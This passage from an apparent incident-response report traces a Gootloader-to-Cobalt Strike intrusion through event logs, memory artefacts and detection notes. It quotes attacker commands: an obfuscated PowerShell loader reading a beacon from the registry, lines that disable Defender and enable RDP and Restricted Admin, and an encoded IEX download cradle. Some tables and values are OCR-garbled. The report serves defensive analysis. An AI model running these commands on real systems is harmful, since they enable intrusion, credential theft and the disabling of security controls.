Process	Account Domain: Logon ID: Linked Logon ID: Network Account Name: Network Account Domain: Logon GUID: Information:	Targeted User {00000000-0000-0000-000000000000000000

The newly created logon session (Logon ID) was assigned special privileges (elevated) as detailed in eventID 4672.

_	LogName=Security				
EventCode=4672					
EventType=0					
ComputerName=					
SourceNa	SourceName=Microsoft Windows security auditing.				
Type=Inf	Type=Information				
RecordNu	RecordNumber=56217				
Keywords	s=Audit Success				
TaskCate	egory=Special Log	gon			
OpCode=1	Info				
Message=	Special privileg	ges assig	ned to new logon.		
Subject	:				
	Security ID:		Beachhead User		
	Account Name:		Deacimeau Osei		
	Account Domain:				
		Г	0x17F2773		
	Account Domain:		0x17F2773		
Privile	Account Domain: Logon ID:		0x17F2773 tyPrivilege		
Privile	Account Domain: Logon ID:	SeSecuri			
Privile	Account Domain: Logon ID:	SeSecuri SeTakeOw	tyPrivilege		
Privileg	Account Domain: Logon ID:	SeSecuri SeTakeOw SeLoadDr	tyPrivilege nershipPrivilege		
Privile	Account Domain: Logon ID:	SeSecuri SeTakeOw SeLoadDr SeBackup	tyPrivilege nershipPrivilege iverPrivilege		
Privile	Account Domain: Logon ID:	SeSecuri SeTakeOw SeLoadDr SeBackup SeRestor	tyPrivilege nershipPrivilege iverPrivilege Privilege		
Privile	Account Domain: Logon ID:	SeSecuri SeTakeOw SeLoadDr SeBackup SeRestor SeDebugP	tyPrivilege nershipPrivilege iverPrivilege Privilege ePrivilege		
Privile	Account Domain: Logon ID:	SeSecuri SeTakeOw SeLoadDr SeBackup SeRestor SeDebugP SeSystem	tyPrivilege nershipPrivilege iverPrivilege Privilege ePrivilege rivilege		
Privile	Account Domain: Logon ID:	SeSecuri SeTakeOw SeLoadDr SeBackup SeRestor SeDebugP SeSystem SeImpers	tyPrivilege nershipPrivilege iverPrivilege Privilege ePrivilege rivilege EnvironmentPrivilege		

Resulting in the CMD with the new logon session with elevated privileges

LogName=	Security					
EventCode=4688						
EventType-0						
ComputerName						
SourceNa	ame=Microsoft Windows se	curity auditing.				
Type=Inf	Type=Information					
RecordNu	umber=56218					
Keywords	s=Audit Success					
TaskCate	egory=Process Creation					
0pCode=I	Info					
Message=	A new process has been	created.				
Creator	Subject:					
	Security ID:					
	Account Name:					
	Account Domain:					
	Logon ID:	0x3E7				
Torret 6	white to					
Target S	Security ID:					
	Account Name:	Beachhead User				
	Account Domain:					
	Logon ID:	0x17F2773				
	Logon 10.	0.1112/13				
Process	Information:					
	New Process ID:	0xa3c				
	New Process Name:	C:\Windows\System32\cmd.exe				
	Token Elevation Type:	%%1936				
	Mandatory Label:	S-1-16-12288				
	Creator Process ID:	0x1f8c				
	Creator Process Name:	::\Windows\System32\dllhost.exe				
	Process Command Line:	::\Windows\system32\cmd.exe /c echo 5ed63d2e0ca > \\.\pipe\4fcc39				

The threat actor targeted several accounts using the same technique, these were:

	EventCode 🗘 🖌	ComputerName \$	Account_Name \$	1	Logon_ID \$
05:11:59	4672	Beachhead User / Endpoint			0x17F2773
05:12:12	4672	Lateral Movement [2 nd Endpoint	& User1		0x11123B2
05:13:17	4672				0x1112964
05:15:24	4672	Lateral Movement [2 nd Endpoint & SYSTEM]	SYSTEM		0x11198BE
05:16:08	4672]	0x166458B
05:16:17	4672	Lateral Movement [DC & Privileged User]			0x1664735
05:16:24	4672				0x1664930

The threat actor pivoted across compromised accounts and across several endpoints with relative ease.




Multiple detection opportunities exist, including correlating atypical logons to high-privilege accounts from unexpected accounts or workstations, and the assignment of special privileges to a logon ID by standard users. The use of 'Logon type 9' alongside an authentication type of 'seclogo' strongly indicates credential use, akin to the 'runas' command's /netonly method, as used by Cobalt Strike's 'pass the hash' technique. (https://www.cobaltstrike.com/blog/windows-access-tokens-and-alternate-credentials).

Defense Evasion

On the beachhead host, to avoid dropping files to disk, several registry keys were created to store the payloads under:

HCKU\Software\Microsoft\Personalization



Each key has an associated payload (stage 1 and 2). These keys stored the data for the Cobalt Strike beacon executed on the beachhead.

geRBAdXTDCkN

Value	Type	Data
<u>ab</u>] ()	REG_SZ	4d5a
<u>ab</u>] 1	REG_SZ	15fe0
<u>ab</u>] 2	REG_SZ	1308
ab 3	REG_SZ	5006
<u>ab</u> 4	REG_SZ	4164
<u>ab</u>] 5	REG_SZ	7474
ab 6	REG_SZ	4375

cbkSBtbjQBNFy

Value	Туре	Data
<u>ab</u> 0	REG_SZ	y duas qvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
<u>ab</u> 1	REG_SZ	$yyryvpvtqqcoyyryvyqqpvcovyrycvotvvidffwuvvswvvidpsctptecwctwcvptfbffoyyupufioeropdyueycoyyrywqqqpsyyryvc\dots$
<u>ab</u>] 2	REG_SZ	$oywapsoyryvcpsuyryvppbuvvppsuyryvypbyvvypsvyryffdtptecwvptcovwtbtdopotvvidoccspdiufyubueufudctsvvfbiwtps\dots$
<u>ab</u>] 3	REG_SZ	$oywupdsvpqqvpsytvypsutvpebprbpfffffffebsscovyryvpqqeppdqqptcpffebppuouiutptecwvcovyryvpqqpbocryrvepoaqq\dots$
<u>ab</u>] 4	REG_SZ	$uisict voate u cycfir dioucbiub ty fosyab trpwrydfe y oor a obt tbp fe vewsyw fye fai b v tai b cs dooi u b rup sw vewp y y cai y t doo y o di v \dots a b c s do y c s do y b c s do y b c s do y b c s$
ab) 5	REG_SZ	$rfcewpcreivee frarut ctfood vie sy y pauv cavv tpd roe fvs a ecue cp fer dutp cua ord fy v dws ros yries refoviai eus dwu su vi or u fub vy \ldots$
<u>ab</u>] 6	REG_SZ	$a ocirb f db tuu biye biy te boo a yr cvo cwrtt a dufdus bur css su corb fie eu cyy cuwwe tv cr ff a uvdp ff tyd cop ty a uw cvy cai su od uu su t\dots be a constant of the second state of$
<u>ab</u> 7	REG_SZ	$ruraw fuw fvbracy ceacir be a oo a y cyycrd teecvi preupyy cais wet cie yeu cyfrai crr b vr fvbryd v surrese y vaieu y fsy fvs war u fuivdid\ldots$
<u>ab</u>] 8	REG_SZ	$us dto boray fuy wpc drpioduy fvip pwav fisv dy oo birr pwava o cirb vriwavt cyeaicirb fdb tawby ye biy te boib bwadwrcd o cyt b poi is v \ldots where the second seco$
<u>ab</u> 9	REG_SZ	$vurypwrreucyycces a fevvbibor corbf corbpsuibcs dc suvbryvuw r bawevupcc ciobe a e fow cuy cvo a e fevvbi i c cred caw tr swrrf a t \ldots tr swrrf a t construction of the second state of t$
<u>ab</u> 10	REG_SZ	$cirbeacfcfcyycffoprbrraieuy fby fvswctuep deucycoo esvocpb fbw drcwcpdcirb fdd tesy dvsuat suevarba vrcwcye ow vwvraii iv \dots for the standard stan$
<u>ab</u> 11	REG_SZ	$siopfddt fuvt v soic or avraiic bwacr fbtc fpbdtts r cwacicir bpwirf u ywpcdt ceope av up t cyycyd f ywiius f vyvt day diavy ou rieps av f \ldots how for the source of the s$
•• • •		

Execution of the payload to run the Cobalt Strike beacon can be observed by base64 encoded PowerShell commands

```
609265940;sleep -s
(20);60213434;$sxd="h"+""+"kc"+""+"u:\so"+""+"ftw"+""+"are\mi"+""+"cro"+""+"soft\Per"+""+"so"+""+"nal"+""+"izati"
+""+"on\geRBAdXTDCkN";$tGSWK=gp -path $sxd;for ($tGSWKgjA=0;$tGSWKgjA -le 705;$tGSWKgjA++)
{Try{$0HhP+=$tGSWK.$tGSWKgjA}Catch{}};$tGSWKgjA=0;while($true){$tGSWKgjA++;$ko=[math]::("s"+""+"q"+""+"t")
($tGSWKgjA);if($ko -eq 1000){break}}$CVaW=$0HhP.replace("#",$ko);$lSfdm=[byte[]]::("n"+""+"e"+""+"w")
($CVaW.Length/2);for($tGSWKgjA=0;$tGSWKgjA -lt $CVaW.Length;$tGSWKgjA+=2){$lSfdm[$tGSWKgjA/2]=[convert]::
("T"+""+"oBy"+""+"te")($CVaW.Substring($tGSWKgjA,2),(2*8))}[reflection.assembly]::("L"+""+"o"+""+"ad")($lSfdm);
[0pen]::("T"+""+"es"+""+"t")();809902482;
```

During the intrusion we observed activity related to Windows Defender tampering. This command was executed remotely on the hosts using Cobalt Strike modules such as psexec_psh. Scheduled scanning tasks were deleted, and a service was created to disable real-time monitoring.

```
Event 7045, Service Control Manager

        General
        Details

        A service was installed in the system.

        Service Name: c3b987b

        Service File Name: powershell.exe -nop -w hidden -c Set-MpPreference -DisableRealtimeMonitoring $true

        Service Type: user mode service

        Service Start Type: demand start

        Service Account: LocalSystem
```

Scheduled task commands

schtasks /delete schtasks /delete schtasks /delete Set-MpPreference Set-MpPreference Set-MpPreference Set-MpPreference	<pre>/tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /f /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /f /tn "\Microsoft\Windows\Windows Defender\Windows Defender Verification" /f -DisableRealtimeMonitoring \$true -DisableArchiveScanning \$true -DisableBehaviorMonitoring \$true -DisableIOAVProtection \$true -DisableIntrusionPreventionSystem \$true</pre>
	-DisableIOAVProtection \$true -DisableIntrusionPreventionSystem \$true
	-DisableScanningNetworkFiles \$true
Set-MpPreference Set-MpPreference	-MAPSReporting 0 -DisableCatchupFullScan \$True

Remote Desktop

Restricted Admin Mode was enabled by modifying the DisableRestrictedAdmin key to 0

CommandLine: reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0

Enabling Restricted Admin Mode allows the attacker to use collected hashes to login instead of a password. An explanation can be found here

[https://github.com/GhostPack/RestrictedAdmin]. The same technique was observed by <u>SVR</u> and various <u>other</u> threat actors.

The SVR also modified DisableRestrictedAdmin key to enable remote connections [T1210].

It modified Registry using the following reg command:

 reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d "0" /f

The same technique was also observed in a previous <u>Gootloader case</u> as well as two other public <u>cases</u>.

The second registry modification allowed RDP connections by changing the 'DenyTSConnections' setting.

CommandLine: reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0

Windows Firewall

On the domain controller, 'Netsh' was used to enable the remote desktop firewall profile

CommandLine: netsh firewall set service remotedesktop enable

followed by the remote admin firewall profile

Process Injection

We observed process injection activity, with PowerShell and dllhost being utilized to load Cobalt Strike beacons into the memory on the beachhead host.

event.action	v process.executable	winlog.event_data.TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\WindowsPowerShell\v 1.0\powershell.exe	<unknown process=""></unknown>
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\WindowsPowerShell\v 1.0\powershell.exe	C:\Windows\System32\dllhost.exe
event.action	✓ process.executable	 winlog.event_data.TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\dllhost.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\dllhost.exe	C:\Windows\System32\dllhost.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\dllhost.exe	<unknown process=""></unknown>

This can be observed in the memory dump from the beachhead host with the tell-tale PAGE_EXECUTE_READWRITE protection settings on the memory space and MZ headers observable in the process memory space.

5828	powershell.exe	0xac60000	0xb0d1fff	VadS	PAGE_EXECUTE_READWRITE	1138 1	Disabled
00 5b c3 b8 f0 b5 00 57	52 45 e8 00 00 00 89 df 55 89 e5 81 80 00 00 ff d3 68 a2 56 68 04 00 00 ff d0 00 o0 o0 o0	h					
	00 00 00 00 00 00 00						
	00 00 f0 00 00 00 2 56 68 04 00 00 0				0 00 5b 89 df 55 89 e5 81 0 00 00 00 00 00 00 00 00		
4564	powershell.exe	0x169856d0000	0x169856dffff	VadS	PAGE_EXECUTE_READWRITE	2 1	Disabled

During the intrusion, we observed multiple named pipes utilized by the threat actor's Cobalt Strike injected beacons via PowerShell and dllhost:

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {995d7daf-925b-63dc-8306
-00000000000000}
ProcessId: 5828
PipeName: \netsvc\1324
Image: C:\Windows\SysWOW64\WindowsPow
erShell\v1.0\powershell.exe
User:
```

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {995d7daf-925b-63dc-8306
-0000000000000}
ProcessId: 5828
PipeName: \4fcc39
Image: C:\Windows\SysWOW64\WindowsPow
erShell\v1.0\powershell.exe
User:
```

```
PipeName: \4fcc39
PipeName: \netsvc\1324
```

Pipe Created: RuleName: -EventType: CreatePipe UtcTime: ProcessGuid: {6c33b5b1-9816-63dc-3806-000000 000300} ProcessId: 1232 PipeName: \2cf079 Image: C:\Windows\SysWOW64\dllhost.exe User: NT AUTHORITY\SYSTEM

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {6c33b5b1-9802-63dc-3606-000000
000300}
ProcessId: 3384
PipeName: \netsvc\415
Image: \ADMIN$\5d78365.exe
User: NT AUTHORITY\SYSTEM
```

```
PipeName: \4fcc39
PipeName: \netsvc\415
```

Credential Access

Across the compromised endpoints where a Cobalt Strike beacon was deployed, the LSASS process was accessed to retrieve in memory credentials.

SourceImage \$	1	Targetimage ‡	1	GrantedAccess \$	1	CallTrace =
C:\Windows\system32\dllhost.ex	e	C:\Windows\system32\lsass.e	xe	0x1010		C:\Windows\SYSTEM32\ntd11.d11+9d1e4[C:\Windows\System32\KERNELBASE.d11+2bcbeuNKNOWN(000002C41937C97C)
C:\Windows\system32\dllhost.ex	е	C:\Windows\system32\lsass.ex	xe	0x1010		C:\Windows\SYSTEM32\ntdll.dll+9d1e4 C:\Windows\System32\KERNELBASE.dll+2bcbe UNKNOWN(0000021DF29DC97C)
C:\Windows\system32\dllhost.ex	е	C:\Windows\system32\lsass.ex	xe	0x1010		C:\Windows\SYSTEM32\ntdll.dll+9d1e4 C:\Windows\System32\KERNELBASE.dll+2bcbe UNKNOWN(0000021A0F8AC97C)
C:\Windows\system32\dllhost.ex	e	C:\Windows\system32\lsass.ex	xe	0x1010		C:\Windows\SYSTEM32\ntdll.dll+9d1e4 C:\Windows\System32\KERNELBASE.dll+2bcbe UNKNOWN(000001C27AD2C97C)

Suspicious CallTrace with 'UNKNOWN' indicates injected code, whilst the Granted Access 0x1010 is a standard behavior from credential stealing tools such as mimikatz. The code 0x1010 can be broken down to the below access rights:

- 0x0000010 = VMRead
- 0x00001000 = QueryLimitedInfo

The operator spent some time accessing and viewing files. File that were of the most interest were those that could indicate credentials storage. In this intrusion 'Notepad' was used to view a file within a Passwords file share location.

Discovery

Gootloader

Before hands on keyboard activity, Gootloader ran a number of PowerShell Cmdlets to collect basic host information.

```
goot-excerpt.ps1 X
  1
  2 ⊡IWtL((dir env: | where {
               $_.value.Length -lt 100
  3
          } | % {
  4 🖻
           ($_.name + "^" + $_.value)
}) + ("OSWMI^" + (Get-WmiObject Win32_OperatingSystem).caption));
  5
  6
  7
           $LvKcfROF = IWtL(gps | sls -unique | % {
     -
               $_.name
  8
  9
           });
           $mESCt = IWtL(gps | where {
 10 🖃
               $_.mainwindowtitle
 11
 12
    Ė
           } | % {
               $_.name + "^" + $_.mainwindowtitle
 13
           D:
 14
           $ELOAVEf = IWtL(((new-object-com shell.application).Namespace(0)).Items() | % {
 15 🖻
               if ($_.IsLink) {
"0" + $_.Name
 16 🖻
 17
               }
 18
 19 🗄
               elseif($_.IsFolder) {
                    "1" + $_.Name
 20
 21
               }
               elseif($_.IsFileSystem) {
 22 🖻
 23
                   "2" + [IO.Path]::GetFileName($_.Path)
               } else {
"3" +
 24 🚊
                        + $_.Name
 25
               }
 26
 27
           };
 28
 29 🗆
           gdr | where {
               $_.free -gt 50000
 30
 31 🚊
           } | % {
               $_.name + "^" + $_.used
 32
           }
 33
```

The first section collected environmental data from the host using env:



Next the host operating system using Get-WmiObject:

PS C:\Users' Set-WmiObject Win32_OperatingSystem	goot-excerpt.ps1 X
SystemDirectory : C:\Windows\system32 Organization : BuildNumber : 19041 RegisteredUser : user SerialNumber : 0030.80000-0000-AA381 Version : 10.0.19041	<pre>1 2 EIWtL((dir env: where { 3 \$value.Length -1t 100 4 E \$_i \$value.Length -1t 100 5 \$_i \$value.Length -1t 100 6 \$_i \$value.tength + [Get=twinDig_content to the set of the</pre>

Followed by running processes with a filter for maintitlewindow using Get-Process.

No filter:

PS C:\Us	ers\>	gps					goot-excerpt.ps1 ★
Handles	NPM(K)	PM(K)	W5(K)	CPU(s)	Id	SI ProcessName	1 2 ⊡IWtL((dir env: where {
382	22	10392	6372	0.13	5816	1 ApplicationFrameHost	3 S_, value, Length -1t 100
176	10	1868	1580	0.15	2860	0 blnsvr	4 E } % {
138	9	1632	1440	0.02	6060	1 browser_broker	5 (\$name + "^" + \$value)
469	19	1668	2160		432	0 csrss	<pre>6 }) + ("OSWMIA" + (Get-WmiObject Win32_OperatingSystem).caption));</pre>
367	17	1676	2004		520	1 csrss	7 🖻 \$LvKcfROF = IWtL(gps sls -unique % {
422	16	5516	9788	1.70	4428	1 ctfmon	8 \$name
129	8	1556	3452	0.02	4328	1 dllhost	9 });
217	17	3336	2332	0.08	5384	1 dllhost	10 🗄 \$mESCt = IWtL(gps where {
257	14	3928	3644		6816	0 dllhost	11 \$mainwindowtitle
874	42	46264	64352		1020	1 dwm	
1802	70	33188	62060	6.98	4680	1 explorer	13 Sname + "^" + Smainwindowtitle
39	6	1604	2692		780	1 fontdrvhost	14 });

With filter:

<pre>PS C:\Users) > gps where {</pre>	~	goot-excerptps1 X 1 2 DIWtL((dir env: where { 3 \$
--	---	--

And a disk space check using Get-PsDrive:

	> gdr whe ee -gt 50000	ere {		goot-excerpt.ps1 ×
} Name 	Used (GB)	Free (GB) Provider	Root	1 2 ⊡IWtL((dir env: where { 3 \$value.Length -lt 100 on 4 ⊡ } % { 5 (\$name + "^" + \$value.
с	55.76	14.18 FileSystem	C:\	Users\6
PS C:\Users\	>			9 ↓ 9); 9 ↓ 5mESCt = IWtL(gps where { 11 ↓ 5mESCt = IwtL(gps where { 12 ⊕ } \$ { 13 ↓ 5mE + ** + \$mainwi 14 ↓ }); 15 ⊕ SELOAVEf = IWtL(((new-object- 16 ⊕ if (\$IsLink) { 17 ↓ 0" + \$Name 19 ⊕ elseif(\$IsFolder) { 20 ↓ 1" + \$Name 21 ↓ } 22 ⊕ elseif(\$IsFolder) { 23 ↓ 2" + [I0.Path]::GetF 24 ⊕ } else { 25 ↓ 3" + \$Name 26 ↓ 3" + \$Name 26 ↓ 3" + \$Name 27 ↓ }; 28 gdr ↓ where { 30 ↓ \$free -gt 50000 31 ⊕ } \$free -gt 50000 33 ↓ \$name + "^" + \$used 33 ↓ }

RDP Port Discovery

Advanced IP Scanner (<u>https://www.advanced-ip-scanner.com/</u>) was executed from a compromised account and then used to look for systems with RDP (3389) open.

# destination.port \sim	t process.executable	~	t network.direction	\sim	t event.action
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner.advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner advanced_ip_scanner.exe		egress		Network connection detected (rule: NetworkConnect)

LDAP

The DLLHost process (Cobalt Strike beacon) undertook several LDAP (Lightweight Directory Access Protocol) queries using port 389 and 3268.

# destination.port ~	t process.executable	t network.direction	✓ t event.action
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
389	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)
3,268	C:\Windows\System32\dllhost.exe	egress	Network connection detected (rule: NetworkConnect)

Shares Enumeration

Scanning all the network endpoints for the presence of shared folders was undertaken. This is a common technique we've observed in other similar cases to discover and collect information of interest, i.e., credentials and confidential information.

t process.executable	✓ # proce ✓	t source.ip ~	t destination.ip ~	# destination \sim
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445
C:\Windows\System32\dllhost.exe	6628			445

Ping

The DLLHost (Cobalt Strike beacon) conducted several ping sweeps across endpoints using the 'ping' command:

Creator_Process_Name ‡	/	Process_Command_Line \$
C:\Windows\SysWOW64\dllhost.exe		ping

The use of the ping command had several unusual indicators. The command was executed from a SYSTEM account, and a conhost process was created with no attached console session [https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-wtsgetactiveconsolesessionid#return-value]

Creator	Subject:	
	Security ID:	S-1-5-18
	Account Name:	SYSTEM
	Account Domain:	NT AUTHORITY
	Logon ID:	0X11198BE
Target S	Subject:	
	Security ID:	S-1-0-0
	Account Name:	-
	Account Domain:	-
	Logon ID:	0x0
Process	Information:	
	New Process ID:	0x1e4
	New Process Name:	C:\Windows\System32\conhost.exe
	Token Elevation Type:	%%1936
	Mandatory Label:	S-1-16-16384
	Creator Process ID:	Охебс
	Creator Process Name:	C:\Windows\SysWOW64\PING.EXE
	Process Command Line:	<pre>\??\C:\Windows\system32.conhost.exe 0xffffffff -ForceV1</pre>

Multiple executions of 'ping' using these indicators:


Account_Name≰	Creator_Process_Name *	1	Process_Command_Line \$	1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE		<pre>\??\C:\Windows\system32\conhost.exe 0xffffffff -Force</pre>	eV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE		<pre>\??\C:\Windows\system32\conhost.exe 0xffffffff -Force</pre>	eV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE		<pre>\??\C:\Windows\system32\conhost.exe 0xffffffff -Force</pre>	eV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE		<pre>\??\C:\Windows\system32\conhost.exe 0xffffffff -Force</pre>	eV1
SYSTEM -	C:\Windows\SysWOW64\PING.EXE		<pre>\??\C:\Windows\system32\conhost.exe 0xffffffff -Force</pre>	eV1
SYSTEM	C:\Windows\SysWOW64\PING.EXE		\??\C:\Windows\system32\conhost.exe 0xffffffff -Force	eV1

AD Groups

The threat actor enumerated the "Remote Management Users", "Remote Desktop Users", "Local Administrators" and "Distributed COM Users" groups.

A security-enabled local group membership was enumerated.

Subject			
	Security ID: Account Name:	S-1-5-21-	I
	Account Domain: Logon ID:	0x10F2042	
Group:			
	Security ID:	S-1-5-32-544	
	Group Name:	Administrators	
	Group Domain:	Builtin	



PowerSploit

PowerView Cmdlets as part of PowerSploit were observed being used to discover the domain configuration. Observed Cmdlets included Get-DomainFileServer and Get-DomainSearcher. This was passed as a base64 encoded value, from a user context of

SYSTEM. The Base64 value SQB is a common indicator of the IEX keyword, often used for downloading of files.

The command:

CommandLine: powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbBpAGUAbBgB0ACkALgBEAG8AdwBuAGwAbwBhAGQ AUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAxADIAMgAxADAALwAnACkAOwAgAEcAZQB0AC0ARABvAG0AYQBpAG4ARgBpAGwAZQBTAGUAcgB2AGUAcgA= CurrentDirectory: C:\Windows\system32\ User: NT AUTHORITY\SYSTEM

Decoded as:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:12210/'); Get-
DomainFileServer
```

The use of a loop back IP address [127.0.0.1] indicated that the script was delivered through its own implant [dllhost]. Details of the command use <u>here</u>.

Invocation of Get-DomainSearcher function as a part of the Get-DomainFileServer execution:

```
CommandInvocation(Write-Verbose): "Write-Verbose"
ParameterBinding(Write-Verbose): name="Message"; value="[Get-DomainSearcher] search ba
                             /DC= ,DC=
se: LDAP://
Context:
       Severity = Informational
       Host Name = ConsoleHost
       Host Version = 5.1.19041.906
       Host ID = 0a48e59d-c632-48b2-aaf3-e8d699680b50
       Host Application = powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE
4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBh
